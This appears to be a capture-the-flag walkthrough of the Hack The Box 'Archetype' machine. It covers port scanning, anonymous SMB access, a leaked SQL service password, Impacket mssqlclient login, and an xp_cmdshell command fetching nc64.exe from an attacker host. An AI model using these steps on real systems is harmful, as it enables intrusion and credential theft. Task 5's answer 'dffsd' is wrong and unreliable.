Archetype

Task 1
Which TCP port is hosting a database server?

- 1433

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Archetype]
└─# cat archetype-nmap.txt
# Nmap 7.94SVN scan initiated Thu Aug  1 23:01:04 2024 as: nmap -sC -sV -p- --min-rate 10000 -oN archetype-nmap.txt 10.129.95.187
Nmap scan report for 10.129.95.187
Host is up (0.28s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.129.95.187:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2024-08-02T06:02:33+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.95.187:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-08-02T05:55:31
|_Not valid after:  2054-08-02T05:55:31
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-08-02T06:02:18
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-08-01T23:02:22-07:00
|_clock-skew: mean: 1h24m00s, deviation: 3h07m52s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Task 2
What is the name of the non-Administrative share available over SMB?

- backups

- smbclient - L 10.129.95.187 `#smb-client`

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Archetype]
└─# smbclient -L 10.129.95.187
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.187 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Task 3
What is the password identified in the file on the SMB share?

- M3g4c0rp123
- Connect to smbclient and download config file
  - smbclient -N \\\\10.129.95.187\\backups
- -N - Used to indicate that no password is required, This option can be useful when accessing a share that does not require a password.

```
┌──(root㉿kali)-[/home/…/Documents/HTB/Starting_Project/Archetype]
└─# smbclient -N \\\\10.129.95.187\\backups
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 04:20:57 2020
  ..                                  D        0  Mon Jan 20 04:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 04:23:02 2020

                5056511 blocks of size 4096. 2617783 blocks available
smb: \> get prod.dtsConfig
```

```
┌──(kali㉿kali)-[~/Documents/HTB/Starting_Project]
└─$ ls
Archetype  Bike  Funnel  Ignition  Pennyworth  Tactics

┌──(kali㉿kali)-[~/Documents/HTB/Starting_Project]
└─$ cd Archetype

┌──(kali㉿kali)-[~/Documents/HTB/Starting_Project/Archetype]
└─$ ls
archetype-nmap.txt  prod.dtsConfig

┌──(kali㉿kali)-[~/Documents/HTB/Starting_Project/Archetype]
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.,Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Au
to Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

- User : Archetype/sql_svc || Password: M3g4c0rp123

Task 4
What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?


- mssqlclient.py
- The tool used to access MSSQL from command line Linux is called mssqlclient.py

Task 5
What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

- dffsd
- We discovered that there was an open port that was hosting a Microsoft SQL serve , We also have credentials so we can try to log in to that server and continue looking for more information.
- Installation guide

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip3 install .
# OR:
sudo python3 setup.py install
# In case you are missing some modules:
pip3 install -r requirements.txt
```

- Connect to mssqlclient server
  - `python3 mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.129.95.187 -windows-auth`
- As a first step we need to check what is the role we have in the server. We will use the command
  - `SELECT is_srvrolemember('sysadmin');`



Task 6
What script can be used in order to search possible paths to escalate privileges on Windows hosts?

- winpeas

Task 7
What file contains the administrator's password?

- ConsoleHost_history.txt

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget
http://10.10.14.26/nc64.exe -outfile nc64.exe"
```